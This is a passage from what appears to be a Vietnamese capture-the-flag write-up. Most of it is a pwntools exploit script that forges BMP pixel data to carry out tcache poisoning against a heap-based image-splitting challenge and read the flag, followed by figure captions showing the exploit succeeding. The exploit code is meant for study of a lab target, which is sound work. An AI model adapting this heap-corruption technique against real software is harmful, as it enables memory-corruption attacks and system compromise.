
```
p.sendlineafter(b'Enter vertical split count (e.g., 2):',
                str(width_split).encode())

heap_base = flag - 0x480

# ----- Step 2: tcache manipulation (keep your original idea & constants) -----
p.sendlineafter(
    b'Paste your Base64-encoded BMP data, followed by a newline.\n',
    encoded_data)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):',
                str(height_split).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):',
                str(width_split).encode())

total_chunk = 3
bpp = 4
total_pixel_in_one_chunk = 0x120 // bpp  # 72

width = 12 * total_chunk
height = total_pixel_in_one_chunk // 12
line_size_with_padding = (width * bpp + 3) // 4 * 4

header = BMPHeader(
    bf_size=54 + (line_size_with_padding * height),
    bf_type=b'BM',
)
dib_header = DIBHeader(
    bi_width=width,
    bi_height=height,
    bi_size_image=line_size_with_padding * height,
    bi_bit_count=bpp * 8,
)

pixel_data = b''
dib_header_chunk_1 = heap_base + 0x2500  # align 16

# NOTE: use p64(flag) to avoid depending on context.word_size (prevents 32-bit pack errors)
pixel_data += flat({
    0x2f4: 0x131,
    0x2fc: p64(((heap_base + 0x1080) >> 12) ^ dib_header_chunk_1),
    0x68:  p64(flag),
}, length=line_size_with_padding * height, filler=b'\0')

data_turn3 = header.to_bytes() + dib_header.to_bytes() + pixel_data
encoded_data_turn3 = base64.b64encode(data_turn3)

p.sendlineafter(
    b'Paste your Base64-encoded BMP data, followed by a newline.\n',
    encoded_data_turn3)
p.sendlineafter(b'Enter horizontal split count (e.g., 2):', str(1).encode())
p.sendlineafter(b'Enter vertical split count (e.g., 2):',   str(3).encode())
p.interactive()
```



Hình 6: Minh chứng nộp flag trên server



Hình 7: Exploit thành công



Hình 8: Base64 decode để lấy được flag